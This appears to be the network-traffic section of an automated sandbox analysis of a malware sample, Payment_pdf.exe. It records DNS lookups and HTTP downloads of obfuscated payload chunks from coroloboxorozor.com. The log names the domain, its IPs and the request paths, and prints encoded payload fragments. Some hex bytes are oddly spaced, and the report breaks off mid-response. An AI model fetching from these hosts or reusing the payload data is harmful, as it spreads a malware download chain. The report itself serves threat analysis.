Feb 23, 2021 09:28:35.519388914 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.519426107 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.519491911 CET	49712	80	192.168.2.6	172.67.172.17
Feb 23, 2021 09:28:35.520836115 CET	80	49712	172.67.172.17	192.168.2.6
Feb 23, 2021 09:28:35.520865917 CET	80	49712	172.67.172.17	192.168.2.6

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:28:23.522687912 CET	49283	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:28:23.582788944 CET	53	49283	8.8.8.8	192.168.2.6
Feb 23, 2021 09:28:23.798494101 CET	58377	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:28:23.815150023 CET	55074	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:28:23.861526012 CET	53	58377	8.8.8.8	192.168.2.6
Feb 23, 2021 09:28:23.863817930 CET	53	55074	8.8.8.8	192.168.2.6
Feb 23, 2021 09:28:24.425415039 CET	54513	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:28:24.474319935 CET	53	54513	8.8.8.8	192.168.2.6
Feb 23, 2021 09:28:25.292565107 CET	62044	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:28:25.341149092 CET	53	62044	8.8.8.8	192.168.2.6
Feb 23, 2021 09:28:27.516746998 CET	63791	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:28:27.580415010 CET	53	63791	8.8.8.8	192.168.2.6
Feb 23, 2021 09:28:34.860300064 CET	64267	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:28:34.917351961 CET	53	64267	8.8.8.8	192.168.2.6
Feb 23, 2021 09:28:40.006525993 CET	49448	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:28:40.058226109 CET	53	49448	8.8.8.8	192.168.2.6
Feb 23, 2021 09:28:41.314496994 CET	60342	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:28:41.366187096 CET	53	60342	8.8.8.8	192.168.2.6
Feb 23, 2021 09:28:42.287132978 CET	61346	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:28:42.335808039 CET	53	61346	8.8.8.8	192.168.2.6
Feb 23, 2021 09:28:43.234739065 CET	51774	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:28:43.284148932 CET	53	51774	8.8.8.8	192.168.2.6
Feb 23, 2021 09:28:44.225542068 CET	56023	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:28:44.284324884 CET	53	56023	8.8.8.8	192.168.2.6
Feb 23, 2021 09:28:45.242966890 CET	58384	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:28:45.294511080 CET	53	58384	8.8.8.8	192.168.2.6
Feb 23, 2021 09:28:46.463737011 CET	60261	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:28:46.516885996 CET	53	60261	8.8.8.8	192.168.2.6
Feb 23, 2021 09:28:48.360842943 CET	56061	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:28:48.418561935 CET	53	56061	8.8.8.8	192.168.2.6
Feb 23, 2021 09:28:50.352264881 CET	58336	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:28:50.412390947 CET	53	58336	8.8.8.8	192.168.2.6
Feb 23, 2021 09:28:51.223875999 CET	53781	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:28:51.274481058 CET	53	53781	8.8.8.8	192.168.2.6
Feb 23, 2021 09:28:52.187889099 CET	54064	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:28:52.236635923 CET	53	54064	8.8.8.8	192.168.2.6
Feb 23, 2021 09:28:53.150684118 CET	52811	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:28:53.199383974 CET	53	52811	8.8.8.8	192.168.2.6
Feb 23, 2021 09:28:54.100967884 CET	55299	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:28:54.152616024 CET	53	55299	8.8.8.8	192.168.2.6
Feb 23, 2021 09:28:55.095060110 CET	63745	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:28:55.144134045 CET	53	63745	8.8.8.8	192.168.2.6
Feb 23, 2021 09:28:55.973992109 CET	50055	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:28:56.025753975 CET	53	50055	8.8.8.8	192.168.2.6
Feb 23, 2021 09:28:56.922782898 CET	61374	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:28:56.975642920 CET	53	61374	8.8.8.8	192.168.2.6
Feb 23, 2021 09:28:57.906821012 CET	50339	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:28:57.961092949 CET	53	50339	8.8.8.8	192.168.2.6
Feb 23, 2021 09:29:02.025567055 CET	63307	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:29:02.074213028 CET	53	63307	8.8.8.8	192.168.2.6
Feb 23, 2021 09:29:19.910368919 CET	49694	53	192.168.2.6	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 09:29:19.962018967 CET	53	49694	8.8.8.8	192.168.2.6
Feb 23, 2021 09:29:21.254525900 CET	54982	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:29:21.304748058 CET	53	54982	8.8.8.8	192.168.2.6
Feb 23, 2021 09:29:33.892565966 CET	50010	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:29:33.954066992 CET	53	50010	8.8.8.8	192.168.2.6
Feb 23, 2021 09:29:39.340049028 CET	63718	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:29:39.426882029 CET	53	63718	8.8.8.8	192.168.2.6
Feb 23, 2021 09:29:39.799766064 CET	62116	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:29:39.858205080 CET	53	62116	8.8.8.8	192.168.2.6
Feb 23, 2021 09:29:40.400765896 CET	63816	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:29:40.496850014 CET	53	63816	8.8.8.8	192.168.2.6
Feb 23, 2021 09:29:41.143634081 CET	55014	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:29:41.202327013 CET	53	55014	8.8.8.8	192.168.2.6
Feb 23, 2021 09:29:41.623162031 CET	62208	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:29:41.683229923 CET	53	62208	8.8.8.8	192.168.2.6
Feb 23, 2021 09:29:42.417121887 CET	57574	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:29:42.468945980 CET	53	57574	8.8.8.8	192.168.2.6
Feb 23, 2021 09:29:44.333447933 CET	51818	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:29:44.382369995 CET	53	51818	8.8.8.8	192.168.2.6
Feb 23, 2021 09:29:45.300056934 CET	56628	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:29:45.366123915 CET	53	56628	8.8.8.8	192.168.2.6
Feb 23, 2021 09:29:46.002816916 CET	60778	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:29:46.052968025 CET	53	60778	8.8.8.8	192.168.2.6
Feb 23, 2021 09:29:46.650135994 CET	53799	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:29:46.707310915 CET	53	53799	8.8.8.8	192.168.2.6
Feb 23, 2021 09:29:48.263787031 CET	54683	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:29:48.323863983 CET	53	54683	8.8.8.8	192.168.2.6
Feb 23, 2021 09:29:48.499550104 CET	59329	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:29:48.558743000 CET	53	59329	8.8.8.8	192.168.2.6
Feb 23, 2021 09:29:49.850974083 CET	64021	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:29:49.900990963 CET	53	64021	8.8.8.8	192.168.2.6
Feb 23, 2021 09:29:51.000889063 CET	56129	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:29:51.058813095 CET	53	56129	8.8.8.8	192.168.2.6
Feb 23, 2021 09:30:04.448559999 CET	58177	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:30:04.500209093 CET	53	58177	8.8.8.8	192.168.2.6
Feb 23, 2021 09:30:05.879398108 CET	50700	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:30:05.940295935 CET	53	50700	8.8.8.8	192.168.2.6
Feb 23, 2021 09:30:12.268616915 CET	54069	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:30:12.346003056 CET	53	54069	8.8.8.8	192.168.2.6
Feb 23, 2021 09:30:26.611480951 CET	61178	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:30:26.668598890 CET	53	61178	8.8.8.8	192.168.2.6
Feb 23, 2021 09:30:35.400999069 CET	57017	53	192.168.2.6	8.8.8.8
Feb 23, 2021 09:30:35.461318970 CET	53	57017	8.8.8.8	192.168.2.6

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 23, 2021 09:28:34.860300064 CET	192.168.2.6	8.8.8.8	0x2ed	Standard query (0)	coroloboxo rozor.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:29:33.892565966 CET	192.168.2.6	8.8.8.8	0x926c	Standard query (0)	coroloboxo rozor.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:29:48.499550104 CET	192.168.2.6	8.8.8.8	0x1cc5	Standard query (0)	coroloboxo rozor.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:30:26.611480951 CET	192.168.2.6	8.8.8.8	0x2375	Standard query (0)	coroloboxo rozor.com	A (IP address)	IN (0x0001)
Feb 23, 2021 09:30:35.400999069 CET	192.168.2.6	8.8.8.8	0xa3ed	Standard query (0)	coroloboxo rozor.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 09:28:34.917351961 CET	8.8.8.8	192.168.2.6	0x2ed	No error (0)	coroloboxo rozor.com		172.67.172.17	A (IP address)	IN (0x0001)
Feb 23, 2021 09:28:34.917351961 CET	8.8.8.8	192.168.2.6	0x2ed	No error (0)	coroloboxo rozor.com		104.21.71.230	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 23, 2021 09:29:33.954066992 CET	8.8.8.8	192.168.2.6	0x926c	No error (0)	coroloboxo rozor.com		172.67.172.17	A (IP address)	IN (0x0001)
Feb 23, 2021 09:29:33.954066992 CET	8.8.8.8	192.168.2.6	0x926c	No error (0)	coroloboxo rozor.com		104.21.71.230	A (IP address)	IN (0x0001)
Feb 23, 2021 09:29:48.558743000 CET	8.8.8.8	192.168.2.6	0x1cc5	No error (0)	coroloboxo rozor.com		172.67.172.17	A (IP address)	IN (0x0001)
Feb 23, 2021 09:29:48.558743000 CET	8.8.8.8	192.168.2.6	0x1cc5	No error (0)	coroloboxo rozor.com		104.21.71.230	A (IP address)	IN (0x0001)
Feb 23, 2021 09:30:26.668598890 CET	8.8.8.8	192.168.2.6	0x2375	No error (0)	coroloboxo rozor.com		172.67.172.17	A (IP address)	IN (0x0001)
Feb 23, 2021 09:30:26.668598890 CET	8.8.8.8	192.168.2.6	0x2375	No error (0)	coroloboxo rozor.com		104.21.71.230	A (IP address)	IN (0x0001)
Feb 23, 2021 09:30:35.461318970 CET	8.8.8.8	192.168.2.6	0xa3ed	No error (0)	coroloboxo rozor.com		172.67.172.17	A (IP address)	IN (0x0001)
Feb 23, 2021 09:30:35.461318970 CET	8.8.8.8	192.168.2.6	0xa3ed	No error (0)	coroloboxo rozor.com		104.21.71.230	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- coroloboxorozor.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.6	49712	172.67.172.17	80	C:\Users\user\Desktop\Payment_pdf.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:28:34.998536110 CET	1213	OUT	GET /base/A632564F6B586F5A6F356DB5CA3B2690.html HTTP/1.1 Host: coroloboxorozor.com Connection: Keep-Alive
Feb 23, 2021 09:28:35.436336040 CET	1214	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 08:28:35 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d895fda7c25066343d357eab1a61223b51614068915; expires=Thu, 25-Mar-21 08:28:35 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 23 Feb 2021 05:12:47 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086f9a335b00009d3060a99000000001 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=hPsbLhZaURLY4wN9X3H%2Bf76%2FytFOKQCMFV6W5EUMPnHle27u86k6LyiYKFE%2BDai4snO8Z%2F0VSi0zkBgrNfd2%2Bg67PTXq6%2BvOEluXHqxVewNl8BLx"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 625f92fefc7f9d30-AMS Data Raw: 36 62 62 35 0d 0a 3c 70 3e 6b 6b 46 63 54 46 6c 4f 4f 46 54 46 79 46 54 46 54 46 54 46 4f 46 54 46 54 46 54 46 66 52 52 46 66 52 52 46 54 46 54 46 6c 43 4f 46 54 46 54 46 54 46 54 46 54 46 54 46 54 46 65 4f 46 54 46 6c 66 43 46 54 46 54 46 54 46 6c 4f 46 79 6c 46 6c 43 65 46 6c 4f 46 54 46 6c 43 54 46 63 46 66 54 52 46 79 79 46 6c 43 4f 46 6c 46 6b 65 46 66 54 52 46 79 79 46 43 4f 46 6c 54 4f 46 6c 54 52 46 6c 6c 52 46 79 66 46 6c 6c 66 46 6c 6c 4f 46 6c 6c 6c 46 6c 54 79 46 6c 6c 4f 46 63 6b 46 6c 54 63 46 79 66 46 63 63 46 63 6b 46 6c 6c 54 46 6c 6c 54 46 6c 6c 6c 46 6c 6c 65 46 79 66 46 63 43 46 6c 54 6c 46 79 66 46 6c 6c 4f 46 6c 6c 6b 46 6c 6c 54 46 79 66 46 6c 54 52 46 6c 6c 54 46 79 66 46 65 43 46 6b 63 46 43 79 46 79 66 46 6c 54 63 46 6c 6c 6c 46 6c 54 54 46 6c 54 6c 46 4f 65 46 6c 79 46 6c 79 46 6c 54 46 79 65 46 54 46 54 46 54 46 54 46 54 46 54 46 54 46 54 46 43 54 46 65 63 46 54 46 54 46 6b 65 46 6c 46 79 46 54 46 6b 65 46 6c 4f 66 46 4f 6c 46 6c 43 54 46 54 46 54 46 54 46 54 46 54 46 54 46 54 46 54 46 66 66 4f 46 54 46 79 4f 46 54 46 6c 6c 46 6c 46 43 54 46 54 46 54 46 6c 52 66 46 6c 54 46 54 46 54 46 65 46 54 46 54 46 54 46 54 46 54 46 54 46 65 66 46 6c 43 79 46 6c 54 46 54 46 54 46 79 66 46 54 46 54 46 54 46 6c 63 66 46 6c 54 46 54 46 54 46 54 46 54 46 6c 66 43 46 54 46 79 66 46 54 46 54 46 54 46 66 46 54 46 54 46 4f 46 54 46 54 46 54 46 54 46 54 46 54 46 54 46 4f 46 Data Ascii: 6bb5<p>kkFcTFlOOFTFyFTFTFTFOFTFTFTFfRRFfRRFTFTFlCOFTFTFTFTFTFTFTFeOFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFlfCFTFTFTFlOFylFlCeFlOFTFlCTFcFfTRFyyFlCOFlFkeFfTRFyyFCOFlTOFlTRFllRFyfFllfFllOFlllFlTyFllOFckFlTcFyfFccFckFllTFllTFlllFlleFyfFcCFlTlFyfFllOFllkFllTFyfFlTRFllTFyfFeCFkcFCyFyfFlTcFlllFlTTFlTlFOeFlyFlyFlTFyeFTFTFTFTFTFTFTFTFCTFecFTFTFkeFlFyFTFkeFlOfFOlFlCTFTFTFTFTFTFTFTFTFffOFTFyOFTFllFlFCTFTFTFlRfFlTFTFTFeFTFTFTFTFTFTFTFefFlCyFlTFTFTFyfFTFTFTFlcfFlTFTFTFTFTFlfCFTFyfFTFTFTFfFTFTFOFTFTFTFTFTFTFTFOF

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:28:36.387317896 CET	2274	OUT	GET /base/81C3FE323C5502E2AE417434B3B29FF7.html HTTP/1.1 Host: coroloboxorozor.com
Feb 23, 2021 09:28:36.671185970 CET	2275	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 08:28:36 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d459ef41bce142f19330e5a002274c5781614068916; expires=Thu, 25-Mar-21 08:28:36 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 23 Feb 2021 05:12:51 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086f9a38c800009d30692b2000000001 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=YhaIFkESr%2FQvFXxiYYPIiodh9Gv5ncrz0RQHofkUNyb%2BoqekZr3YraPGW8OQuIRbDPI6auDZOUt3p6jswzaVZhXDIS44qlGN%2Bd6CxJhUihpaeGHX"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 625f9307a8869d30-AMS Data Raw: 33 32 32 39 0d 0a 3c 70 3e 79 46 6c 63 65 46 66 4f 54 46 66 4f 6c 46 6c 6b 63 46 6c 43 54 46 66 66 52 46 65 66 46 65 79 46 63 52 46 6c 66 43 46 6c 4f 63 46 66 54 6b 46 66 66 6c 46 66 4f 66 46 66 52 79 46 6c 4f 6c 46 66 6c 4f 46 6c 6b 54 46 6c 6b 66 46 66 4f 6c 46 66 52 52 46 6c 6b 65 46 6c 43 65 46 66 79 66 46 66 4f 43 46 79 54 46 6b 54 46 6c 4f 65 46 6c 65 66 46 66 4f 43 46 6c 6c 54 46 6c 52 54 46 66 4f 66 46 66 4f 6b 46 6c 6c 79 46 6c 79 6c 46 66 4f 6b 46 66 46 6c 79 54 46 66 54 4f 46 6c 79 4f 46 6c 6c 65 46 66 4f 66 46 65 66 46 6c 43 43 46 6b 43 46 66 79 4f 46 6b 66 46 6c 6c 46 66 79 65 46 43 65 46 6c 4f 54 46 66 4f 65 46 66 79 54 46 6b 66 46 6c 52 63 46 6c 46 52 52 46 66 4f 65 46 66 46 6c 66 65 46 6c 4f 43 46 66 66 54 46 66 66 79 46 6c 79 6b 46 6c 46 6b 6c 46 6c 54 4f 46 66 4f 6b 46 66 54 6b 46 66 6b 46 6c 6b 6b 46 66 4f 63 46 66 54 43 46 66 6c 43 46 6c 63 79 46 66 54 79 46 66 54 52 46 66 66 79 46 66 52 52 46 6c 6b 46 52 63 46 43 52 46 6c 66 79 46 66 4f 63 46 66 54 66 46 66 54 52 46 6c 6c 46 66 6b 46 6c 6c 46 66 66 79 46 6c 43 65 46 66 54 66 46 52 6c 46 79 43 46 43 4f 46 43 79 46 63 54 46 66 79 54 46 6c 66 6b 46 6c 52 46 66 66 66 46 63 52 46 6c 63 46 6c 79 46 63 66 46 65 79 46 65 63 46 4f 4f 46 43 52 46 65 52 46 79 6b 46 6c 63 46 63 65 46 4f 65 46 66 79 54 46 66 54 6c 46 6c 79 63 46 4f 54 46 6c 43 6b 46 6c 54 52 46 54 46 6c 65 65 46 6c 66 52 46 79 79 46 66 79 6b 46 6c 52 54 46 6c 66 66 46 6c 65 46 6c 65 46 6c 6b 65 46 6b 6c 46 66 66 43 46 63 65 46 66 4f 54 46 6c 4f 65 46 4f 66 46 6c 6b 65 46 65 65 46 79 54 46 66 6c 46 43 46 43 4f 46 43 79 46 63 54 46 66 79 54 46 6c 66 6b 46 6c 52 46 66 66 66 46 63 52 46 6c 63 46 6c 79 46 63 66 46 65 79 46 65 63 46 4f 4f 46 43 52 46 65 52 46 79 6b 46 6c 63 46 63 65 46 4f 65 46 66 79 54 46 66 54 6c 46 6c 79 63 46 4f 54 46 6c 43 6b 46 6c 54 52 46 54 46 6c 65 65 46 6c 66 52 46 79 79 46 66 79 6b 46 6c 52 54 46 6c 66 66 46 6 c 65 46 6c 65 46 6c 6b 65 46 6b 6c 46 66 66 43 46 63 65 46 66 4f 54 46 6c 4f 65 46 4f 66 46 6c 6b 65 46 65 65 46 79 54 4 6 66 6c 66 46 43 65 46 6c 6c 46 54 46 6c 52 54 46 6c 6c 43 46 4f 66 46 66 4f 65 Data Ascii: 3229<p>yFlceFfOTFfOlFlkcFlCTFffRFefFeyFcRFlfCFlOcFfTkFffIFfOfFfRyFlOlFflOFlkTFlkfFfOlFfRRFlkeFlCeFfyfFfOCFyTFkTFlOeFleFfOCFllTFlRTFfOfFfOkFllyFlylFfOkFfFlyTFfTOFlyOFlleFfOfFefFlCCFkCFfyOFkfFllFfyeFCeFlOTFfOeFfyTFkfFlRcFlFRRFfOeFfFlfeFlOCFffTFffyFlykFlFklFlTOFfOkFfTkFfkFlkkFfOcFfTCFflCFlcyFfTyFfTRFffyFfRRFlkFRcFCRFlfyFfOcFfTfFfTRFllFfkFfllFffyFlCeFfTfFRlFyCFCOFCyFcTFfyTFlfkFlRFfffFcRFlcFlyFcfFeyFecFOOFCRFeRFykFlcFceFOeFfyTFfTlFlycFOTFlCkFlTRFTFleeFlfRFyyFfykFlRTFlfffFleFleFlkeFklFffCFceFfOTFlOeFOfFlkeFeeFyTFfIfFCeFllFTFlRTFllCFOfFfOe
Feb 23, 2021 09:28:50.586128950 CET	3443	OUT	GET /base/4E6D09D3FE7F5C729D5893BBC810E319.html HTTP/1.1 Host: coroloboxorozor.com
Feb 23, 2021 09:28:50.731651068 CET	3449	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 08:28:50 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=db361e539d534073e73ac520c28297f471614068930; expires=Thu, 25-Mar-21 08:28:50 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 23 Feb 2021 05:12:53 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086f9a704200009d30690dc000000001 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=H%2FE%2F6xJS%2FhbEMHaXfvO03O5wRMc0iXaU8F6YQpbxm0d%2BX5rQ4pDzqCMtqybDHWR7cqOYbUuKoUIQAx7m3T0CzxfrmHcwTsKL%2Fj4vn2lsBQggvRP7"}]} NEL: {"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 625f936068719d30-AMS Data Raw: 37 31 62 34 0d 0a 3c 70 3e 46 6c 6c 52 46 54 46 6c 6c 6b 46 54 46 6c 6c 66 46 54 46 79 6b 46 54 46 6c 6c 65 46 54 46 79 6b 46 54 46 6c 6c 65 46 54 46 6c 66 54 46 54 46 6c 54 43 46 54 46 6c 54 6c 46 54 46 6c 54 79 46 54 46 6c 66 54 46 54 46 63 63 46 54 46 79 6b 46 54 46 6c 6c 6c 46 54 46 79 6b 46 54 46 63 6b 46 54 46 6c 6c 63 46 54 46 6c 54 63 46 54 46 79 6b 46 54 46 6c 6c 66 46 54 46 79 6b 46 54 46 6c 54 54 46 54 46 6c 54 63 46 54 6b 46 54 46 6c 66 54 46 54 46 6c 54 66 46 54 46 6c 6c 6c 46 54 46 6c 52 46 54 46 6c 6c 65 46 54 46 6c 54 65 46 54 46 6c 66 54 46 54 46 6c 54 66 46 54 46 79 6b 46 54 46 79 66 46 54 46 79 6b 46 54 46 6c 54 43 46 54 46 6c 6c 6c 46 54 46 6c 6c 65 46 54 46 79 6b 46 54 46 43 6b 46 54 46 79 6b 46 54 46 6c 6c 6b 46 54 46 6c 54 4f 46 54 46 6c 6c 63 46 54 46 6c 65 46 54 46 79 6b 46 54 46 6c 54 54 46 54 46 79 6b 46 54 46 6c 66 6c 46 54 46 6c 65 46 54 46 63 43 46 54 46 6c 54 6b 46 54 46 6c 6c 66 46 54 46 6c 6c 65 46 54 46 6c 52 46 54 46 63 43 46 54 46 63 43 46 54 46 6c 54 79 46 54 46 79 6b 46 54 46 6c 54 52 46 54 46 79 6b 46 54 46 6c 54 52 46 54 46 63 63 46 54 46 6c 6c 52 46 54 46 63 43 46 54 46 6c 66 6c 46 54 46 6c 54 65 46 54 46 6c 66 46 46 54 46 6c 54 63 46 54 46 6c 6c 65 46 54 46 63 46 54 46 6c 54 54 46 54 46 6c 66 66 46 54 46 63 43 46 54 46 79 6b 46 54 46 43 79 46 54 46 79 6b 46 54 46 63 43 46 54 46 6c 6c 54 46 54 46 6c 6c 6c 46 54 46 6c 6c 6f 46 54 46 6c 54 54 46 54 46 6c 6c 66 46 54 46 6c 6c 79 46 54 46 6c 54 6c 46 54 46 6c 6c 6b 46 54 46 6c 6c 4f 46 54 46 6c 54 65 46 54 46 63 6b 46 54 46 79 6b 46 54 46 6c 54 6c 46 54 46 79 6b 46 54 Data Ascii: 71b4<p>FllRFTFllkFTFllfFTFykFTFlleFTFykFTFlleFTFlfTFTFlTCFTFlTlFTFlTyFTFlfTFTFlTRFTFccFTFykFTFlllFTFykFTFckFTFllcFTFllcFTFlTcFTFykFTFllfFTFykFTFlTTFTFlTcFTFlTkFTFlfTFTFlTfFTFllFTFllRFTFlleFTFlfTFTFlTeFTFlffFTFlTcFTFlTfFTFlTTFTFlffFTFcCFTFykFTFCyFTFykFTFcCFTFllTFTFllfFTFlTTFTFllfFTFllyFTFlTlFTFllkFTFllOFTFlTeFTFckFTFykFTFlTlFTFykFT

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.6	49734	172.67.172.17	80	C:\Users\user\Desktop\Payment_pdf.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 09:29:34.096136093 CET	3720	OUT	GET /base/A632564F6B586F5A6F356DB5CA3B2690.html HTTP/1.1 Host: coroloboxorozor.com Connection: Keep-Alive
Feb 23, 2021 09:29:34.378899097 CET	3721	IN	HTTP/1.1 200 OK Date: Tue, 23 Feb 2021 08:29:34 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d6018bcab13382d8cfa5523534155792b1614068974; expires=Thu, 25-Mar-21 08:29:34 GMT; path=/; domain=.coroloboxorozor.com; HttpOnly; SameSite=Lax Last-Modified: Tue, 23 Feb 2021 05:12:47 GMT Vary: Accept-Encoding X-Frame-Options: SAMEORIGIN CF-Cache-Status: DYNAMIC cf-request-id: 086f9b1a3600004c7fa309d000000001 Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report?s=XjoQK0zYA3CjS%2B%2F5q3ceqJRZSLfh9MUz UMNdmPDCylHjYrRGkmJgB%2BQ5Qc49y2r2kRPxRWsWDWFytKMsDreZ%2FLAFg73m6ef4lsI5vTnfUBMk1DYW"}],"m ax_age":604800,"group":"cf-nel"} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 625f947058d34c7f-AMS Data Raw: 36 62 62 35 0d 0a 3c 70 3e 6b 6b 46 63 54 46 6c 4f 4f 46 54 46 79 46 54 46 54 46 54 46 4f 46 54 46 54 46 54 46 66 52 52 46 66 52 52 46 54 46 54 46 6c 43 4f 46 54 46 54 46 54 46 54 46 54 46 54 46 54 46 65 4f 46 54 46 6c 66 43 46 54 46 54 46 54 46 6c 4f 46 79 6c 46 6c 43 65 46 6c 4f 46 54 46 6c 43 54 46 63 46 66 54 52 46 79 79 46 6c 43 4f 46 6c 46 6b 65 46 66 54 52 46 79 79 46 43 4f 46 6c 54 4f 46 6c 54 52 46 6c 6c 52 46 79 66 46 6c 6c 66 46 6c 6c 4f 46 6c 6c 6c 46 6c 54 79 46 6c 6c 4f 46 63 6b 46 6c 54 63 46 79 66 46 63 63 46 63 6b 46 6c 6c 54 46 6c 6c 54 46 6c 6c 6c 46 6c 6c 65 46 79 66 46 63 43 46 6c 54 6c 46 79 66 46 6c 6c 4f 46 6c 6c 6b 46 6c 6c 54 46 79 66 46 6c 54 52 46 6c 6c 54 46 79 66 46 65 43 46 6b 63 46 43 79 46 79 66 46 6c 54 63 46 6c 6c 6c 46 6c 54 54 46 6c 54 6c 46 4f 65 46 6c 79 46 6c 79 46 6c 54 46 79 65 46 54 46 54 46 54 46 54 46 54 46 54 46 54 46 43 54 46 65 63 46 54 46 54 46 6b 65 46 6c 46 79 46 54 46 6b 65 46 6c 4f 66 46 4f 6c 46 6c 43 54 46 54 46 54 46 54 46 54 46 54 46 54 46 54 46 54 46 66 66 4f 46 54 46 79 4f 46 54 46 6c 6c 46 6c 46 43 54 46 54 46 54 46 6c 52 66 46 6c 54 46 54 46 54 46 65 46 54 46 54 46 54 46 54 46 54 46 54 46 65 66 46 6c 43 79 46 6c 54 46 54 46 54 46 79 66 4 6 54 46 54 46 54 46 6c 63 66 46 6c 54 46 54 46 54 46 54 46 54 46 6c 66 43 46 54 46 79 66 46 54 46 54 46 54 46 66 46 54 46 54 46 4f 46 54 46 54 46 54 46 54 46 54 46 54 46 4f 46 54 46 54 46 Data Ascii: 6bb5<p>kkFcTFlOOFTFyFTFTFTFOFTFTFTFfRRFfRRFTFTFlCOFTFTFTFTFTFTFTFeOFTFTFTFTFTF TFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFTFlfCFTFTFTFlOFylFlCeFlOFTFlCTFc 